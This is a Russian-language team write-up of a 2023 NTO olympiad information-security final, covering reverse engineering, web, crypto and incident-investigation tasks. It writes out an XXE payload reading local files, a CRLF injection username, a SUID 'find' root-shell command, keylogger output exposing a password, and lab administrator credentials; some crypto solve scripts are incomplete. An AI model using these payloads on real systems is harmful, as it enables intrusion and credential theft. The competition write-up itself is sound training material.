NLTeam

Финал олимпиады НТО по профилю
Информационная Безопасность

НИЯУ МИФИ
20 Марта - 25 Марта
2023 год

Состав команды: Каюмов Яромир
Кикель Ярослав
Воронов Григорий
Куличенков Артём

Этап 1 «Наступательная Кибербезопасность»

- ## Reverse-1:

После запуска утилиты *file* выясняется, что это исполняемый файл для ОС **MS-DOS:**


```
$ file hello.exe
hello.exe: MS-DOS executable, MZ for MS-DOS
```

После установки **dosbox** и запуска *hello.exe* видим, что на экран посимвольно выводится флаг, причем каждый следующий символ выводится медленнее, чем предыдущий.

```
C:\>HELLO.EXE
nto{h3ll0_
```

Установив и запустив **turbo debugger** (td.exe) выясняем, что "зависание" происходит при выполнении инструкций:


```
mov ah, 86
int 15
```



Проведя поиск информации в интернете выясняется, что это прерывание, которое отвечает за задержку. А счетчик, который является аргументом для этого прерывания каждую итерацию цикла увеличивается в разы. То есть чтобы программа вывела весь флаг без задержек нужно отредактировать бинарный файл **hello.exe**. Иными словами, *пропатчить.*

Для этого можно использовать программу **cutter**:


1. Открыть *hello.exe* в режиме записи;
2. Найти нужную инструкцию по смещению `0x0000006e`;
3. ПКМ - Редактировать - Nop инструкция;
4. Закрыть **cutter;**



Выполнить команду:

```
$ dosbox hello.exe
```


На экране будет отображен весь флаг:



Ответ: nto{h3ll0_n3w_5ch00l_fr0m_0ld!!}

- WEB-1:

Протестировав интерфейс сайта, заметим во вкладке *Network* коннект веб сокета с сервером, по котору происходит передача данных:



Просмотрев исходниый код *script.js* видим передачу данных *JSON* с предшифровкой и последующей отправкой на сервер:


```
js
...
let data = JSON.stringify(encrypted({format: 'json', data:
{countries: countries, startdate: startDate, enddate:
endDate, resttype: restType}}));
socket.send(data);
...
```

Попробуем изменить формат передачи данных на *XML*, и посмотрим, что ответи сервер:

```
js

socket.addEventListener('message', (event) => {
    ...
    console.log(event.data);
    ...
}


function calculate() {
    ...
    let data = JSON.stringify(encrypted({format: 'xml', data:
{countries: countries, startdate: startDate, enddate:
endDate, resttype: restType}}));
    socket.send(data);
}
```



Отлично, сервер принимает *XML*, подготовим и отправим **payload**, использующий уязвимость *XXE*.

```
{format: 'xml', data: '<!--?xml version="1.0" ?--><!DOCTYPE
replace [<!ENTITY evil SYSTEM
"file:///flag.txt">
]><data><countries>&evil;</countries><startdate>x</startdate>
<enddate>x</enddate><resttype>1</resttype></data>'}
```

Атака прошла успешно, флаг получен:

```
<?xml version="1.0" encoding="UTF-8"?>
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [
<!ENTITY evil SYSTEM "file:///flag.txt">
]>
<data>
  <countries>nto{w3bs0ck3ts_plu5_xx3_1s_l0v3}
</countries>
  <startdate>x</startdate>
  <enddate>x</enddate>
  <resttype>1</resttype>
  <price>NaN</price>
</data>
```

Ответ: nto{w3bs0ck3ts_plu5_xx3_1s_l0v3}

- WEB-2:

Анализируя исходный код, видим, что при обращении пользователя к корню сайта с 1-го сервера с помощью сокетов отправляется HTTP запрос на 2-й сервер:

```
70  def make_request(username):
71      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
72      sock.connect(("service2", 3001))
73      sock.settimeout(1)
74
75      payload = f"""GET / HTTP/1.1\r\nHost: 0.0.0.0:3001\r\nCookie: username={username};flag={FLAG}\r\n\r\n"""
76
77      sock.send(payload.encode())
78      time.sleep(.3)
79      try:
80          data = sock.recv(4096)
81          body = data.split(b"\r\n\r\n", 1)[1].decode()
82      except (IndexError, TimeoutError) as e:
83          print(e)
84          body = str(e)
85      return body
86
87
88  @app.route("/")
89  def main():
90      if not hasattr(current_user, "username"):
91          return redirect(url_for("login"))
92      res = make_request(current_user.username)
93      return render_template("index.html", contents=res, username=current_user.username)
```

В заголовке **Cookie** передается имя зарегистрированного пользователя и флаг, хранящийся на сервере. 2-й сервер проверяет флаг на верность, и, в случае успеха, возвращает *Hello, <имя пользователя>*:

```python
@app.route("/")
def main():
    flag = request.cookies.get("flag")
    username = request.cookies.get("username")
    if FLAG == flag:
        return f"Hello, {username}"
    else:
        return f"I don't trust you!"
```

Так как входных точек больше нет, приходим к выводу, что 2-й сервер в ответе должен вернуть флаг. Попробуем протестировать параметр *username* и заметим нестандартный ответ при параметре, содержащем символ *\n* (New Line):

```
Bad Request

Bare CR or LF found in header line "Cookie: username=evil
;flag=NTO{redacted}"

(generated by waitress)
```

Создим на 1-м сервисе пользователя с именем **evil%0d** и, получив куки авторизованного пользователя, перейдем на главную страницу, где получим флаг.

```
POST /register HTTP/1.1
Host: 10.10.24.10:3002
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://10.10.24.10:3002

username=evil%0d&password=123
```

Получив куки авторизованного пользователя, перейдем на главную страницу, где получим флаг.

Ответ: nto{request_smuggling_917a34072663f9c8beea3b45e8f129c5}

- Crypto-1

При криптоанализе криптосистемы, стало понятно, что хэш уязвим к посимвольному перебору. Напишем *брутилку* (Brute) каждого символа.

Python

```
from sage.all import *

data = [277, 92, 775, 480, 160, 92, 31, 586, 277, 801, 355,
489, 801, 31, 62, 926, 725, 489, 160, 92, 31, 586, 277, 801,
355, 489, 1281, 62, 801, 489, 1175, 277, 453, 489, 453, 348,
725, 31, 348, 864, 864, 348, 453, 489, 737, 288, 453, 489,
889, 804, 96, 489, 801, 721, 775, 926, 1281, 631]

class DihedralCrypto:
    def __init__(self, order: int) -> None:
        self.__G = DihedralGroup(order)
        self.__order = order
        self.__gen = self.__G.gens()[0]
        self.__list = self.__G.list()
        self.__padder = 31337
        print(self.__G,
        self.__order,
        self.__gen,
        self.__list,
        self.__padder )

    def __pow(self, element, exponent: int):
        print("powwwwwww")
        try:
            element = self.__G(element)
        except:
            raise Exception("Not Dihedral rotation element")

        answer = self.__G(())
        aggregator = element
        for bit in bin(int(exponent))[2:][::-1]:
            if bit == '1':
                answer *= aggregator
            aggregator *= aggregator

        return answer

    def __byte_to_dihedral(self, byte: int):
        return self.__pow(self.__gen, byte * self.__padder)
```

```
    def __map(self, element):
        return self.__list.index(element)

    def __unmap(self, index):
        return self.__list[index]

    def unhash(self, hashh):
        restore = []
        for i in hashh:
            restore.append(self.__unmap(i))
        return restore

    def hash(self, msg):
        answer = []
        for byte in msg:

answer.append(self.__map(self.__byte_to_dihedral(byte)))
        return answer

    def unpow(self, dataaa):
        element = self.__gen
        pass

if __name__ == "__main__":
  dihedral = DihedralCrypto(1337)
  flag = b"nto{"

  while True:
    for i in
b'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVW
XYZ_':
        print(flag, i)
        temp_flag = flag + i.to_bytes(1)
        temp = dihedral.hash(temp_flag)
        if data[:len(temp)] == temp:
            flag = flag + i
            break
        print(temp, temp_flag, flag)
    if len(flag) == len(data):
        break

  print(flag)
  print(answer, data)
  rev = dihedral.unhash(data)
  print(len(rev))
```

Ответ: nto{}

- Crypto-2:

При криптоанализе криптосистемы, стало понятно, что благодаря свойству остатков и диапозону рандомных значений не составляет труда побитно перебрать флаг зная n. Если выполнять проверку несколько раз: **a < n//2,** то можно однозначно сказать является бит 1 или 0.

Напишу программу для проверки каждого символа (выполнять 10 запрорсов и потом делаем вывод если был хотя бы один раз *True,* то очевидно это 1, если же всегда был *False* - то это 0)

```
python

import requests

def binasc(data):
    binary_int = int(data, 2);
    byte_number = binary_int.bit_length() + 7 // 8
    binary_array = binary_int.to_bytes(byte_number, "big")

# Converting the array into ASCII text
    ascii_text = binary_array.decode()

# Getting the ASCII value
    print(ascii_text)

# URL, на который собираетесь отправлять запрос
url = 'http://10.10.24.10:1177/guess_bit'

n=872825608152208430382500148100394776846840702837692034065854358503711150535700265971184987651637621644036921603959584779108259869460121626883438261816739632731577902289326143674412902338410317768141087414442673270572725086067706542176334257379888630599051888303004738026647544891038533736709695089244578
98743

params = {
    'bit': '0',
}

data = []
bins = []
for i in range(134):
    r = requests.get(url=url, params={'bit': f'{i}'})
    num = r.json()['guess']
    data.append(num)
    bins.append("1" if num < n//2 else "0")
```

```
print(*bins)

for i in range(len(bins)):
    status_num = []
    for j in range(20):
        r = requests.get(url=url, params={'bit': f'{i}'})
        num = r.json()['guess']
        status_num.append(num < n//2)
    if any(status_num):
        bins[i] = "1"
    elif set(status_num) == {False}:
        bins[i] = "0"
    else:
        print("error")

print("".join(bins[::-1]))
binasc("".join(bins[::-1]))
```

Ответ: nto{}

Этап 2: «Расследование Инцидента»

- ## Task-1 (Ubuntu):


1. Как злоумышленник попал на машину?

После установки *minecraft.jar* была запущена **reverse shell** на компьютер злоумышленника, после чего он получил удаленный доступ в систему от имени пользователя **sergey.** Об этом свидетельствует **malware,** находящийся в *minecraft.jar*

После проведения реверсивной инженерии в программе **jadx**, мы подтвердили гипотезу, что это в *minecraft.jar* содержится **reverse shell**.

2. Как повысил свои права?

Для поиска векторов повышения привилегий злоумышленник загрузил скрипт *LinPEAS.sh* в директорию `/home/sergey/Downloads` и запустил его:




```
bash

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
 ...
-rwsr-sr-x 1 root root 276K Mar 23  2022 /usr/bin/find
 ...
```

Был обнаружен исполняемый файл *find* с установленным битом **SUID,** который позволяет его запускать от имени владельца - **root**. Использовать данную уязвимость можно с помощью следующей команды, запускающей оболочку от имени **root'a:**

```
bash

find . -exec /bin/sh -p \; -quit
```

3. Как злоумышленник узнал пароль от **passwords.kdbx**?

После повышения привилегий был установлен и запущен в фоне кей-логгер.
Файлы кей-логгера лежат по пути:

```
/home/sergey/Downloads/build/src/
```

4. Куда **logkeys** пишет логи?

Проведя реверсивную инженерию, мы выявили, что это программа с открытым исходным кодом *https://github.com/kernc/logkeys/ (link)*. Далее утилитой **find** произвели поиск логов программы по шаблону `*.log` :

```
$ find / -name "*.log"

/run/initramfs/fsck.log
```

```
/home/sergey/Downloads/build/config.log
/home/sergey/.local/share/gvfs-metadata/root-8aadb117.log
/home/sergey/.local/share/gvfs-metadata/home-986d6588.log
/var/log/dpkg.log
/var/log/vmware-vmsvc-root.1.log
/var/log/logkeys.log   # <---------
```

Проанализировав содержимое файла, мы выяснили, что жертва открыла программу **keepass2** и ввела пароль от базы данных.

```
Logging started ...

2023-02-10 07:55:45-0500 >
kee<Tab><BckSp><BckSp><BckSp><BckSp><BckSp><BckSp><BckSp><Bck
Sp><BckSp>
2023-02-10 07:55:57-0500 > <Enter>
2023-02-10 07:55:57-0500 > <Enter>
2023-02-10 07:55:58-0500 > <Enter>keepass2
2023-02-10 07:56:02-0500 >
<Enter>1<LShft>_<LShft>D0<LShft>N7<LShft>_<LShft>N0<LShft><#+
32><LShft>W<LShft>_<LShft>WHY<LShft>_N07<LShft>_M4y<BckSp><LS
hft>Y83<LShft>_345<LShft>Y<Up>
2023-02-10 07:57:34-0500 > <Enter>

Logging stopped at 2023-02-10 07:57:34-0500
```

Если преобразовать строчку с паролем в читаемый вид, получится пароль:

```
1_D0N7_N0W_WHY_N07_M4Y83_345Y
```

5. Пароль от чего лежит в **passwords.kdbx**?

Используя найденный пароль, мы открыли базу данных, в которой хранится логин и пароль от *windows rdp server:*

```
`Administrator`<br>
`SecretP@ss0rdMayby_0rNot`
```